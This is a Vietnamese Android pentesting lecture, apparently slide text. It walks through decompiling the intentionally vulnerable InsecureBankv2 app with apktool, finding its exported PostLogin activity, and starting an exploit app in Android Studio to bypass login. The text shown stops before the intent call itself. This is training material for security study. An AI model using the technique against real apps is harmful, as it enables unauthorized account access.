Android Mobile Pentest 101

Lecture 10.5 – Creating Exploit: Exploit Activity


Mục tiêu: Tạo 1 app để exploit app khác

Introduction

- Bài này sử dụng InsecureBankv2 làm ví dụ
- Nhớ hồi trước mình có exploit cái bypass login bằng cách gọi trực tiếp vào activity PostLogin bằng lệnh “am” không? nghĩa là bạn cần phải root được máy, mới có commandline mà chạy, thế ví dụ không root được thì sao? Tạo 1 cái app exploit thôi ☺

Exploit


- Làm lại cho đỡ quên nào



```
sh-3.2# ls | grep Insecure
InsecureBankv2.apk
sh-3.2# apktool d InsecureBankv2.apk
I: Using Apktool 2.3.4 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (/var/root/Library/apktool/framework), using /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/ instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Loading resource table from file: /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Exploit


- Đọc file AndroidManifest.xml



```
sh-3.2# cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.andro
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:glEsVersion="0x00020000" android:required="true"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" and
```


Exploit

- Tìm activity PostLogin
- Quickly found: com.android.insecurebankv2.PostLogin



```
<activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
<activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
<activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement"/>
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="
```

- Export true nghĩa là gì?




`android:exported`

This element sets whether the activity can be launched by components of other applications — "`true`" if it can be, and "`false`" if not. If "`false`", the activity can be launched only by components of the same application or applications with the same user ID.

- Là app khác có thể call activity này ☺ Vậy tạo app rồi call thôi

Exploit

- Mở Android Studio lên, tạo Empty Project



Configure your project

Name

ExploitActivity

Package name

com.example.exploitactivity

Save location

/Users/tsug0d/AndroidStudioProjects/ExploitActivity

Language

Java

Minimum API level API 15: Android 4.0.3 (IceCreamSandwich)

Your app will run on approximately **100%** of devices.

Help me choose

□ This project will support instant apps


□ Use androidx.* artifacts

Empty Activity

Creates a new empty activity


Exploit

- Vào file activity_main.xml rồi kéo cái Button vào giao diện nào



Exploit

- Chạy thử, app vừa kéo đã có button



Android Emulator - Android_Accelerated_Oreo:5554

Exploit

- Trở lại MainActivity.java, Chúng ta phải định nghĩa cái button vừa tạo:


```
Button mButton = (Button) findViewById(R.id.button);
```

- Sau đó code chức năng cho button:

```
mButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {

            }
        });
```

Exploit

- Code sẽ nhìn như vậy




```java
package com.example.exploitactivity;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button mButton = (Button) findViewById(R.id.button);
        mButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Log.i( tag: "tsu", msg: "deptrai");
            }
        });
    }
}
```

- Mình đặt Log.i ở đây để coi có chạy thiệt không

Exploit

- Chạy app lên




Android Emulator - Android_Accelerated_Oreo:5554

Hello World!

- Rồi bấm nút

Exploit

